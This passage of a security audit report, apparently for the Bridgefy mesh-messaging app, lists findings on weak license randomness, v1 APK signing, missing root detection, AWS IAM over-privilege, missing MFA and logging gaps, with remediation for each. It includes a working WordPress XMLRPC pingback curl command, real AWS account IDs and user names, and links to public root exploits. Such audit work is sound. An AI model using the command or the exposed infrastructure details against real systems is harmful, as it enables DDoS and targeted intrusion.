Issue 2: Usage of insecure PRNG

Affected File:

bridgefy-sdk-backend/src/core/v1/usecases/uc-license.ts

Affected Code:

```
private _generateNewLicense(): string {  
    return 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx'.replace(/[xy]/g, (c) => {  
        const random = (Math.random() * 16) | 0;  
        const value = c === 'x' ? random : (random & 0x3) | 0x8;  
        return value.toString(16);  
    });  
}
```

It is recommended to use a secure PRNG function, such as *crypto.getRandomValues()*¹⁰⁹ for generating random numbers. The PRNG will then be sufficiently safeguarded against cryptographic attacks, while ensuring all functionality remains backwards compatible.

BFY-01-011 WP1: Support of Insecure v1 Signature on Android (*Info*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

It was found that the Android build currently in staging is signed with an insecure *v1 APK signature*. Using the *v1* signature makes the app prone to the known Janus¹¹⁰ vulnerability on devices running Android < 7. The problem lets attackers smuggle malicious code into the APK without breaking the signature. At the time of writing, the app supports a minimum SDK of 21 (Android 5), which also uses the *v1* signature, hence being vulnerable to this attack. Furthermore, Android 5 devices no longer receive updates and are vulnerable to many security issues, it can be assumed that any installed malicious app may trivially gain root privileges on those devices using public exploits¹¹¹¹¹²¹¹³.

The existence of this flaw means that attackers could trick users into installing a malicious attacker-controlled APK which matches the *v1* APK signature of the legitimate

¹⁰⁹ <https://rules.sonarsource.com/typescript/RSPEC-2245>

¹¹⁰ <https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta....affecting-their-signatures>

¹¹¹ <https://www.exploit-db.com/exploits/35711>

¹¹² <https://github.com/davidgphan/DirtyCow>

¹¹³ https://en.wikipedia.org/wiki/Dirty_COW

Android application. As a result, a transparent update would be possible without warnings appearing in Android, effectively taking over the existing application and all of its data.

It is recommended to increase the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running older Android versions. In addition, future production builds should only be signed with v2 and greater APK signatures.

BFY-01-013 WP1: Android Binary Hardening Recommendations ([Info](#))

It was found that a number of binaries embedded into the Android application are currently not leveraging the available compiler flags to mitigate potential memory corruption vulnerabilities. This unnecessarily puts the application more at risk for such issues.

Binaries missing usage of `-D_FORTIFY_SOURCE=2`

Missing this flag means common libc functions are missing buffer overflow checks, so the application is more prone to memory corruption vulnerabilities. Please note that most binaries are affected, the following is a reduced list of examples for the sake of brevity.

Example binaries (from decompiled staging app):

lib/armeabi-v7a/libcrypto.so
lib/armeabi-v7a/libsqlcipher.so
lib/x86_64/libsqlcipher.so
lib/x86/libcrypto.so
lib/x86/libsqlcipher.so
lib/arm64-v8a/libsqlcipher.so

It is recommended to compile all binaries using the `-D_FORTIFY_SOURCE=2` argument so that common insecure *glibc* functions like *memcpy*, etc. are automatically protected with buffer overflow checks.

BFY-01-019 WP1/5: Missing Jailbreak/Root Detection (*Info*)

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

It was found that the Android and iOS apps do not implement any form of root or Jailbreak detection features at the time of writing. Hence, the applications fail to alert users about the security implications of running the app in such an environment¹¹⁴. This issue can be confirmed by installing the application on a jailbroken/rooted device and validating the complete lack of application warnings. It should also be noted that no policy details could be identified regarding protecting users on jailbroken/rooted devices during the documentation audit.

It is recommended to implement a comprehensive Jailbreak and root detection solution to address this problem. Please note that, since the user has root access and the application does not, the application is always at a disadvantage. **Mechanisms like these should always be considered bypassable** when enough dedication and skill characterize the attacker.

Some freely available libraries for iOS are *IOSSecuritySuite*¹¹⁵ and *DTTJailbreakDetection*¹¹⁶, although custom checks are also possible in Swift applications¹¹⁷. Such solutions should be considered bypassable but sufficient to warn users about the dangers of running the application on a jailbroken device. For best results, it is recommended to test some commercial and open source^{118,119} solutions against well-known *Cydia tweaks* like *LibertyLite*¹²⁰, *Shadow*¹²¹, *tsProtector 8+*¹²² or *A-Bypass*¹²³. Based on this, the development team could determine the most solid approach.

The freely available *rootbeer* library¹²⁴ for Android could be considered for the purpose of alerting users on rooted devices, while bypassable, this would be sufficient for alerting users of the dangers of running the app on rooted devices.

¹¹⁴ <https://www.bankinfosecurity.com/jailbreaking-ios-devices-risks-to-users-enterprises-a-8515>

¹¹⁵ <https://cocoapods.org/pods/IOSSecuritySuite>

¹¹⁶ <https://github.com/thii/DTTJailbreakDetection>

¹¹⁷ <https://sabatsachin.medium.com/detect-jailbreak-device-in-swift-5-ios-programatically-da467028242d>

¹¹⁸ <https://github.com/thii/DTTJailbreakDetection>

¹¹⁹ <https://github.com/securing/IOSSecuritySuite>

¹²⁰ <http://ryleyangus.com/repo/>

¹²¹ <https://ios.jjolano.me/>

¹²² <http://apt.thebigboss.org/repofiles/cydia/>

¹²³ <https://repo.rpgfarm.com/>

¹²⁴ <https://github.com/scottyab/rootbeer>

BFY-01-020 WP4/5: Possible IAM Admin takeover via Excessive Privileges (High)

Retest Notes: Partially Fixed. Bridgefy implemented more restricted IAM roles for CI/CD integration users. It is recommended to remove full administrative access from the *git_actions* IAM user, as well as eliminate the cross-accounts privileged role, which continues to grant administrative access in the 745354931789 account.

During the infrastructure review, it was discovered that none of Bridgefy AWS accounts are restricted to the strictly minimum necessary for the solution to operate. In short, all five main users and github agents have administrative access. Specifically, all accounts in the 292595537002 AWS Account were found to have administrative privileges. Furthermore, administrative access propagates to other accounts, as any user with the *arn:aws:iam::745354931789:role/bridgefyOrgRole* role can gain administrative access in 745354931789.

Granting administrative access to all users as well as all CI/CD agents (*arn:aws:iam::292595537002:user/git_actions*) increases the likelihood of a full infrastructure compromise. In essence, malicious attackers able to compromise a single highly-privileged account, might take over the entire IAM infrastructure and potentially pivot to other environments. It should also be noted that no documentation could be identified relating to minimizing user privileges during this engagement.

Affected Resources:

AWS Account 292595537002 (*bridgefy*)

Issue 1: All 292595537002 users are administrators

Navigate to the *Administradores* group within the *IAM Users* view, on the AWS *Management Console*:

PoC URL:

<https://us-east-1.console.aws.amazon.com/iamv2/home#/groups/details/Administradores?section=users>

Result:

All users are administrators.

Issue 2: Admin Access via *bridgefyOrgRole* trust relationship in 745354931789

Navigate to the *Roles* section within the *IAM Users* view, on the *AWS Management Console*:

PoC URL:

<https://us-east-1.console.aws.amazon.com/iamv2/home?region=us-east-1>

Review the administrative permissions for the *bridgefyOrgRole* role in the JSON policy:

Result (Access to all resources is allowed):

```
{ "Version": "2012-10-17",
  "Statement": [
    { "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

Review the JSON trust relationship, which allows users from 292595537002 to assume this role:

Result (the trust relationship grants full privileges):

```
{ "Version": "2012-10-17",
  "Statement": [
    { "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::292595537002:root"
      },
      "Action": [
        "sts:AssumeRole",
        "sts:TagSession"
      ],
      "Condition": {}
    }
  ]
}
```

It is recommended to apply the *Principle of Least Privilege*¹²⁵ to prevent users and automated tools from having excessive rights. For this purpose, it is advised to consider using *CloudWatch*¹²⁶ and *IAM Analyzer*¹²⁷. These tools generate policies based on the access activity. Although such policies are usually not perfect, they can be a valuable starting point, which ought to be reviewed and improved iteratively. For cross-accounts

¹²⁵ <https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html#grant-least-privilege>

¹²⁶ https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_generate-policy.html

¹²⁷ <https://docs.aws.amazon.com/IAM/latest/UserGuide/access-analyzer-policy-generation.html>

access, less privileged roles should then be defined, matching operations performed by external parties, and limiting administrative access to the minimum number of users. Once all this is done, the CI/CD pipeline should be reviewed to further limit the potential for abuse and privilege escalation.

Please note that it is further suggested to extrapolate this hardening recommendation to all other Bridgefy AWS accounts that were out of scope during this assignment, as it is likely they are affected by similar weaknesses.

BFY-01-021 WP3: Possible DDoS via XMLRPC PingBack attacks (*Low*)

It was found that the default WordPress XMLRPC interface is currently exposed to the Internet. This makes the server more prone to a number of well-known attacks¹²⁸ such as DDoS. This issue was confirmed as follows:

Command:

```
curl -X POST "https://bridgefy.me/xmlrpc.php" -d '<methodCall>
<methodName>pingback.ping</methodName> <params> <param>
<value><string>https://7as.es</string></value> </param> <param>
<value><string>https://knowledge.anbt.com/family-finances/life-events/article/estate-planning</string></value> </param> </params> </methodCall>' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36'
```

Output:

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

¹²⁸ <https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versions/>

Result:

A DNS connection was made to the 7as.es host address.

It is advised to disable the *XMLRPC* interface to avoid unnecessarily broadening the attack surface. This can be accomplished through freely available WordPress plugins such as *stop XML-RPC Attacks*¹²⁹ or *Disable XML-RPC*¹³⁰. Alternatively, the following approaches are also possible.

Proposed Alternative Fix: Disable XMLRPC via filter

```
add_filter( 'xmlrpc_enabled', '__return_false' );
```

Proposed Alternative Fix: Disable XMLRPC via .htaccess

```
# Block WordPress xmlrpc.php requests
<Files xmlrpc.php>
order deny,allow
deny from all
allow from xxx.xxx.xxx.xxx
</Files>
```

Additional mitigation guidance and background can be found in the *kinsta*¹³¹ and *hostinger*¹³² guides to *XMLRPC*.

Furthermore, given the security track record of *WordPress* and *WordPress* plugins, it is suggested to consider running *WordPress* on a server that is not internet-facing, convert the *WordPress* blog into static *HTML* and host this static *HTML* on the internet-facing website. This would completely eliminate issues such as this in the future. The described approach could be accomplished via the *WP2Static WordPress* plugin¹³³.

¹²⁹ <https://wordpress.org/plugins/stop-xml-rpc-attacks/>

¹³⁰ <https://wordpress.org/plugins/disable-xml-rpc/>

¹³¹ <https://kinsta.com/blog/xmlrpc-php/>

¹³² <https://www.hostinger.com/tutorials/xmlrpc-wordpress>

¹³³ <https://wp2static.com/>

BFY-01-022 WP4/5: Weaknesses in Vulnerability Management (Medium)

Retest Notes: Partially Fixed. The Bridgefy team enabled *Security Hub* and *AWS Config* for AWS Account 292595537002 on the *us-east-1* region. It is recommended to enable these for all used regions (i.e. *us-east-2*) and AWS accounts (i.e. 745354931789). Furthermore, it is strongly advised to deploy *AWS Guard Duty* as well.

During the configuration audit of the AWS production account, it was discovered that multiple AWS security-relevant services are either not configured correctly, or the results are not reviewed and mitigated periodically. Failure to leverage these services can leave the infrastructure open to attacks due to insufficient hardening. It should also be noted that no documentation could be identified relating to managing vulnerabilities during this engagement.

Affected Resources:

AWS Account 745354931789 (main target)

AWS Account 292595537002 (bridgefy)

Please note that, as most of the AWS services are region-based, it is important to determine which regions are used first, to focus the analysis on the regions that are actually in use.

Preliminary steps to determine which regions are used:

1. Navigate to the *global EC2* view, using the *AWS Management Console* :

URL:

<https://us-east-1.console.aws.amazon.com/ec2globalview/home?region=us-east-1>

2. Sort by various columns to find which regions are used.

Result:

The main regions used are *us-east-1*, *us-east-2*

Issue 1: *Security Hub* is not enabled

*Security Hub*¹³⁴ is a region-based service that provides a comprehensive view of security issues from regions where it is enabled. The following command describes the status of *Security Hub* for the regions in use:

¹³⁴ <https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-get-started.html>

Command:

```
for r in "us-east-1" "us-east-2"; do aws securityhub --profile auth describe-hub
--region $r; done
```

Output:

An error occurred (InvalidAccessException) when calling the DescribeHub operation:

Account 292595537002 is not subscribed to AWS Security Hub

An error occurred (InvalidAccessException) when calling the DescribeHub operation:

Account 292595537002 is not subscribed to AWS Security Hub

Please note a similar output occurs for AWS Account 745354931789.

Issue 2: Guard Duty not enabled

The following command describes the status of *Guard Duty*¹³⁵ for various regions, which confirms *Guard Duty* is not enabled.

Command:

```
for r in "us-east-1" "us-east-2"; do aws guardduty --profile auth list-detectors
--region=$r; done
```

Output:

```
{ "DetectorIds": []}
{ "DetectorIds": []}
```

Please note a similar output occurs for AWS Account 745354931789.

Issue 3: AWS Config not enabled

*AWS Config*¹³⁶ is a service which maintains the configuration history for AWS resources and evaluates best practices. The following command can be used to determine whether the *AWS Config* is enabled for multiple regions.

Command:

```
for r in "us-east-1" "us-east-2"; do aws configservice get-status --region=$r; done
```

Output:

¹³⁵ https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_settingup.html

¹³⁶ <https://aws.amazon.com/blogs/mt/aws-config-best-practices/>

Configuration Recorders:
 Delivery Channels:
 Configuration Recorders:
 Delivery Channels:

It is recommended to implement as many AWS Security related services as possible. This should include tools like *Security Hub*¹³⁷, *Config*¹³⁸, *Guard Duty*¹³⁹, *Macie*¹⁴⁰ and *Inspector*¹⁴¹. After this, the infrastructure team should ensure that all relevant services, and equivalent products, are enabled for the whole environment in all used regions. Furthermore, any reported issues should be regularly reviewed and remediated. This should ideally be accomplished by leveraging an *infrastructure-as-code* approach such as *Terraform*¹⁴², which would significantly simplify applying the same settings across all AWS accounts.

BFY-01-023 WP4/5: Possible takeover via Active IAM Root Account Use (High)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Bridgefy stopped using root accounts for daily operations and started using personal accounts instead.

It was found that the current Bridgefy implementation frequently uses AWS root accounts for actions that could be performed with more restricted accounts. AWS root accounts are the main and most privileged accounts in the AWS environment. Using a root account frequently, either via the API or interactively via the AWS Web Console, unnecessarily increases the likelihood of unauthorized access. In certain cases it also weakens the security policy, as commonly MFA is enabled only for Web Console access and is disabled for the API. It should be further noted that no documentation was identified relating to minimizing user privileges during this engagement.

Affected Resources:

AWS Account 745354931789 (main target)
 AWS Account 292595537002 (bridgefy)

The following example illustrates how to identify root account activity within last 90 days:


Example: Review recent root user activities

- ¹³⁷ <https://aws.amazon.com/security-hub/>
- ¹³⁸ <https://docs.aws.amazon.com/config/latest/developerguide/security-best-practices.html>
- ¹³⁹ <https://docs.aws.amazon.com/guardduty/latest/ug/what-is-guardduty.html>
- ¹⁴⁰ <https://aws.amazon.com/macie/>
- ¹⁴¹ https://docs.aws.amazon.com/inspector/v1/userguide/inspector_introduction.html
- ¹⁴² <https://www.terraform.io/use-cases/infrastructure-as-code>

1. Navigate to the *global EC2* view, on the *AWS Management Console*:
URL:
<https://us-east-1.console.aws.amazon.com/cloudtrail/home?region=us-east-1#/events?Username=root&CustomTime=7776000000>
2. Adjust filters to set the attribute name to *root* and select an adequate timespan.

Result:

Multiple actions performed by the root account were logged.



<input type="checkbox"/>	Event name	Event time	User name	Event source
<input type="checkbox"/>	DescribeTrustedAdvis...	November 24, 2022, 18:13:21 (...)	root	support.amazonaws.com...
<input type="checkbox"/>	GetCostAndUsage	November 24, 2022, 18:13:21 (...)	root	ce.amazonaws.com
<input type="checkbox"/>	DescribeEventAggreg...	November 24, 2022, 18:13:21 (...)	root	health.amazonaws.com
<input type="checkbox"/>	GetCostForecast	November 24, 2022, 18:13:21 (...)	root	ce.amazonaws.com
<input type="checkbox"/>	DescribeEventAggreg...	November 24, 2022, 18:13:21 (...)	root	health.amazonaws.com
<input type="checkbox"/>	DescribeTrustedAdvis...	November 24, 2022, 18:13:21 (...)	root	support.amazonaws.com...
<input type="checkbox"/>	DescribeEventAggreg...	November 24, 2022, 18:13:21 (...)	root	health.amazonaws.com
<input type="checkbox"/>	DescribeEventAggreg...	November 24, 2022, 18:13:19 (...)	root	health.amazonaws.com
<input type="checkbox"/>	GetPolicyVersion	November 24, 2022, 14:09:39 (...)	root	iam.amazonaws.com
<input type="checkbox"/>	ListPolicies	November 24, 2022, 14:09:38 (...)	root	iam.amazonaws.com
<input type="checkbox"/>	ListPolicies	November 24, 2022, 14:09:38 (...)	root	iam.amazonaws.com
<input type="checkbox"/>	ListPolicies	November 24, 2022, 14:09:38 (...)	root	iam.amazonaws.com

Fig.: 292595537002 root account actions during the last 3 months

Please note both AWS accounts were found to use root accounts actively.

It is recommended to protect AWS root accounts. This should be accomplished utilizing a strong password and MFA, ideally a hardware-based MFA mechanism. These accounts should only be used occasionally, when it is not possible to perform a task by other means. Additionally, if access keys need to be created to perform a certain task, they should be removed after the task is completed¹⁴³.

¹⁴³ <https://docs.aws.amazon.com/accounts/latest/reference/best-practices-root-user.html>

It is further advised to create personal accounts for daily operations¹⁴⁴, these should only have the absolute minimum permissions necessary to perform their function.

BFY-01-024 WP4/5: Missing MFA for All IAM Users & Root (*High*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the AWS root accounts in use do not currently have *Multi Factor Authentication* (MFA) enabled. Using MFA reduces the attack surface, as it is necessary for the attacker to gain access to all factors required to successfully log in. It is a standard practice to define and enforce MFA for all users, not only root or administrators. Additionally, during the documentation review, it was noted that security controls such as MFA are not mentioned to protect any account.

Please note hardware-based MFA mechanisms have an advantage over virtual MFA as physical access to the device is required, while in case of a Virtual MFA the attacker might potentially bypass MFA by cloning the seed (e.g. QR code).

Additionally, all regular users were found to have no multi-factor authentication devices attached. Since all users have administrative privileges, a compromise of a single user might lead to a compromise of the whole AWS account, as well as accounts where users can assume various administrative roles.

Issue 1: Weaknesses in MFA for AWS root accounts

Affected Resources:

AWS Account 745354931789 (main target - no MFA)

AWS Account 292595537002 (bridgefy - virtual MFA)

This issue can be confirmed navigating to the IAM home view, on the *AWS Management Console*:

PoC URL:

<https://us-east-1.console.aws.amazon.com/iamv2/home?#/home>

Result:

An alert appears due to missing MFA for the root user.

¹⁴⁴ <https://aws.amazon.com/iam/identity-center/>

IAM dashboard

Security recommendations 2

⚠ Add MFA for root user
Sign in as the root user (or contact your administrator) and register a multi-factor authentication (MFA) device for the root user to improve security for this account.

⚠ Add MFA for yourself
Add multi-factor authentication (MFA) for yourself to improve security for this account.

[Add MFA](#)

✓ Your user, auditor, does not have any active access keys that have been unused for more than a year.
Deactivating or deleting unused access keys improves security.

Fig.: The root user does not have MFA enabled

Issue 2: Weaknesses in MFA for regular AWS accounts**Affected Resources:**

AWS Account 292595537002 (bridgefy)

PoC Steps: Review users without MFA

1. Navigate to the *IAM Users* view, on the *AWS Management Console*:
URL:
<https://us-east-1.console.aws.amazon.com/iamv2/home?#/users>
2. Review users without MFA.

Result:

MFA is not enabled for any IAM user.

Users (7) [Info](#)

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

Find users by username or access key

<input type="checkbox"/>	User name	Groups	Last activity	MFA	Password age
<input type="checkbox"/>	auditor_main	None	✓ 3 hours ago	None	✓ 19 days ago
<input type="checkbox"/>	git_actions	None	✓ 3 hours ago	None	None
<input type="checkbox"/>	Jorge	Administradores	✓ 46 days ago	None	✓ 53 days ago
<input type="checkbox"/>	Julian	Administradores	Never	None	✓ 53 days ago
<input type="checkbox"/>	manuel	Administradores	✓ 5 hours ago	None	✓ 48 days ago
<input type="checkbox"/>	Miguel	Administradores	Never	None	✓ 53 days ago
<input type="checkbox"/>	miguel@bridgefy.me	Bridgefy and Administradores	✓ 49 days ago	None	⚠ 123 days ago

Fig.: Multiple users without MFA

It is recommended to consider enabling a hardware-based MFA mechanism for highly privileged users¹⁴⁵. Additionally, the *AWS Config* rule¹⁴⁶ should be configured to ensure the account is compliant with best security practices. It is further encouraged to make the *AWS Config* rule the preferred way to monitor and enforce consistent settings and best practices across AWS accounts.

It is further advised to enforce¹⁴⁷ all regular users use MFA. For these users, hardware or FIDO security keys are recommended. Nevertheless, virtual authenticator applications are also acceptable for these users¹⁴⁸.

¹⁴⁵ <https://www.trendmicro.com/cloudoneconformity/knowledge-base/aws/IAM/root-hardware-mfa.html>

¹⁴⁶ <https://docs.aws.amazon.com/config/latest/developerguide/root-account-hardware-mfa-enabled.html>

¹⁴⁷ [https://docs.aws.amazon.com/singlesignon/latest/userguide/how-to-configure-mfa\(...\).html](https://docs.aws.amazon.com/singlesignon/latest/userguide/how-to-configure-mfa(...).html)

¹⁴⁸ <https://aws.amazon.com/iam/features/mfa/>

BFY-01-025 WP4/5: Possible Root API Access via Insecure Config (*High*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Root access keys were removed.

It was found that the Bridgefy infrastructure negates the benefits of AWS MFA via an AWS root access key that has been valid for more than 900 days and requires no MFA. In general, AWS root accounts should not be used for daily operations as they are the most privileged accounts in AWS. By creating and frequently using access keys belonging to a root account the risk of credential leakage increases. Additionally, without an adequate configuration, the API key does not require MFA, thus an attacker who gains access to the root access key can compromise the whole cloud infrastructure. It should be further noted that no documentation was identified relating to credential rotation during this engagement.

Affected Resources:

AWS Account 292595537002 (1 root access key active, created > 900 days ago)

Preliminary Steps:

Verify the defined access keys for the root account from an unprivileged account:

1. Navigate to the *IAM Credential Report* view, on the *AWS Management Console*:
URL:
https://us-east-1.console.aws.amazon.com/iamv2/home?#/credential_report
2. Download the CSV report.
3. Verify the `<root_account>`, `access_key_1_active` and `access_key_2_active` columns respectively.

Issue 1: The AWS root account has an active access key

The following command extracts the active access keys for a *root* account from the CSV credentials report:

Command:

```
csvcut -c "user,access_key_1_active,access_key_2_active"
status_reports_Wed-Jan-04-2023.csv | csvgrep -c user -m "root" | csvlook
```

Output:

user	access_key_1_active	access_key_2_active
-----	-----	-----

| <root_account> | True | False |

Issue 2: The root access key was created more than 900 days ago

The following command extracts the date when the access key was created from the CSV credentials report.

Command:

```
csvcut -c "user,access_key_1_last_rotated" status_reports_Wed-Jan-04-2023.csv | csvgrep
-c user -m "root" | csvlook
```

Output:

user	access_key_1_last_rotated
<root_account>	2020-07-08 17:51:08+00:00

It is recommended to create administrative personal accounts¹⁴⁹ and use the root account only in case of emergency. All active access keys should be removed right after the urgent task was completed.

BFY-01-027 WP4/5: Missing IAM Access Key Rotation (*Medium*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the AWS root accounts, as well as *miguel@bridgefy.me* have access keys older than recommended. Additionally *miguel@bridgefy.me* has never used his access key. AWS access keys grant API access to the infrastructure. In a worst case scenario, attackers able to read old access keys (i.e. from an old repository or a compromised laptop), might trivially compromise the whole infrastructure environment, as no adequate access key rotation is in place. Additionally, during the documentation review, no process for access key rotation was observed. This issue was confirmed as follows:

Affected Resources:

AWS Account 292595537002 (*bridgefy*)

PoC Steps:

¹⁴⁹ <https://docs.aws.amazon.com/accounts/latest/reference/best-practices-root-user.html>

The following steps can be followed to review users with old access keys:

1. Navigate to the *IAM Users* view, on the *AWS Management Console*:

URL:

<https://us-east-1.console.aws.amazon.com/iamv2/home?#/users>

2. Review users with old access keys.

3. For the root account review the results from *Credentials Report*.

URL:

https://us-east-1.console.aws.amazon.com/iamv2/home?#/credential_report

User name	Groups	Last activity	MFA	Password age	Active key age
miguel@bridgefy.me	Bridgefy and Administradores	49 days ago	None	123 days ago	123 days ago

Fig.: A user with an old access key.

It is recommended to implement a reasonable access key rotation strategy and configure *AWS Config* and rules to detect old keys¹⁵⁰. It is further advised to use short-lived temporary tokens¹⁵¹ instead of long-living access keys. Such configuration can be improved further by enforcing MFA for API access¹⁵².

BFY-01-028 WP4/5: Insufficient Infrastructure Logging & Monitoring (High)

Retest Notes: Partially Fixed. Bridgefy enabled CloudTrail and VPC logs for the 745354931789 AWS Account. It is recommended to export log groups for archivization and enable CloudTrail and VPC logs on the other affected AWS account as well.

It was found that AWS *CloudTrail*¹⁵³ is not enabled for any regions. This tool records all activities in an AWS account as events. Without adequate logging, it may be impossible to monitor malicious activities, or use integrated tools that analyze *CloudTrail* for anomalies, all of which may be critical in the event of a security breach. Additionally, the Bridgefy AWS accounts in scope contain multiple components without any logging configuration, and fail to implement centralized logging structures. It should be further noted that no documentation was identified relating to logging or monitoring during this engagement.

Affected Resources:

AWS Account 745354931789 (main target)

¹⁵⁰ [https://docs.aws.amazon.com/accounts/latest/reference/credentials-access-keys-best-...\).html](https://docs.aws.amazon.com/accounts/latest/reference/credentials-access-keys-best-...).html)

¹⁵¹ https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_configure-api-require.html

¹⁵² <https://aws.amazon.com/premiumsupport/knowledge-center/authenticate-mfa-cli/>

¹⁵³ <https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-user-guide.html>

AWS Account 292595537002 (bridgefy)

Issue 1: *CloudTrail* is not enabled

The following command reveals there are no trails defined in the used regions:

Command:

```
for r in "us-east-1" "us-east-2"; do aws cloudtrail list-trails --region $r; done
```

Output:

```
{ "Trails": [] }  
{ "Trails": [] }
```

Issue 2: *ECS* and *Lambda Functions* logs are not exported

ECS containers as well as Lambda Functions send logs to CloudWatch log groups. Even though all logs are preserved (since a retention policy for logs is not set), there are no export tasks. Archiving logs to an external location is important, as it prevents attackers from covering their tracks by deleting all logs in the compromised account.

This issue can be confirmed reviewing the logs and export tasks as follows:

1. Open the *AWS Management Console*
2. Navigate to the *CloudWatch Logs* view to identify all collected logs.

URL:

<https://us-east-1.console.aws.amazon.com/cloudwatch/home?region=us-east-1#logsV2:log-groups>

3. Navigate to *CloudWatch export tasks*

URL:

<https://us-east-1.console.aws.amazon.com/cloudwatch/home?region=us-east-1#>

Result:

No export tasks are defined.

Issue 3: No *VPC* flow logs defined

No VPC flow logs were found to be defined. At a minimum, these should be listed for the VPCs with the main workloads (ECS).

This can be confirmed by reviewing the VPC flow logs like so:

1. Open the *AWS Management Console*

2. Navigate to the *VPC Settings* and select a VPC to check.

PoC URL:

<https://us-east-1.console.aws.amazon.com/vpc/home?region=us-east-1#VpcDetails:VpcId=vpc-064965b22e87fc27c>

3. Review the *Flow Logs* tab.

The following command confirms there are no flow logs defined in the regions for the AWS accounts provided during this assignment:

Command:

```
for r in "us-east-1" "us-east-2"; do aws ec2 describe-flow-logs; done
```

Output:

```
{ "FlowLogs": [] }
```

It is recommended to enable *CloudTrail* for all regions, and ensure logs are automatically archived in encrypted S3 buckets that belong to a separate AWS account. By default *CloudTrail* stores only the last 90 days of activity in AWS, thus archiving is crucial for potential forensic investigations in case of a breach.

It is further advised to improve logging for critical resources like S3 buckets¹⁵⁴, lambda functions¹⁵⁵, containers¹⁵⁶, load balancers¹⁵⁷ and log export for *CloudWatch*¹⁵⁸. VPC flow logs¹⁵⁹ can also be beneficial for administrators and investigators. Once this is done, *CloudWatch* alerts should be implemented for security-related events based on logs tailored to the environment. These should be reviewed and utilize security-oriented AWS native services to detect anomalies. Moreover, the *CloudWatch* data protection mechanism should be implemented to mask sensitive data and audit logs as they arrive¹⁶⁰.

In general, all logging and monitoring settings should be adjusted depending on the threat model, compliance requirements and volume of generated data. Excessively verbose logs may increase the overall infrastructure cost significantly, however lack of appropriate logging and monitoring decreases the chances of successful threat detection and analysis in case of a breach. It is advised to review and improve the logging and

¹⁵⁴ <https://docs.aws.amazon.com/AmazonS3/latest/userguide/s3-incident-response.html>

¹⁵⁵ <https://docs.aws.amazon.com/.../security-overview-aws-lambda/...lambda-functions.html>

¹⁵⁶ <https://docs.aws.amazon.com/AmazonECS/latest/developerguide/ecs-logging-monitoring.html>

¹⁵⁷ <https://docs.aws.amazon.com/elasticloadbalancing/.../application/load-balancer-access-logs.html>

¹⁵⁸ <https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/S3Export.html>

¹⁵⁹ <https://docs.aws.amazon.com/vpc/latest/userguide/flow-logs.html>

¹⁶⁰ <https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/mask-sensitive-log-data.html>

monitoring configuration in the context of a potential incident response case rather than just regular daily operations of the infrastructure¹⁶¹.

BFY-01-029 WP4/5: Weaknesses in ECR Vulnerability Scanning (*Medium*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

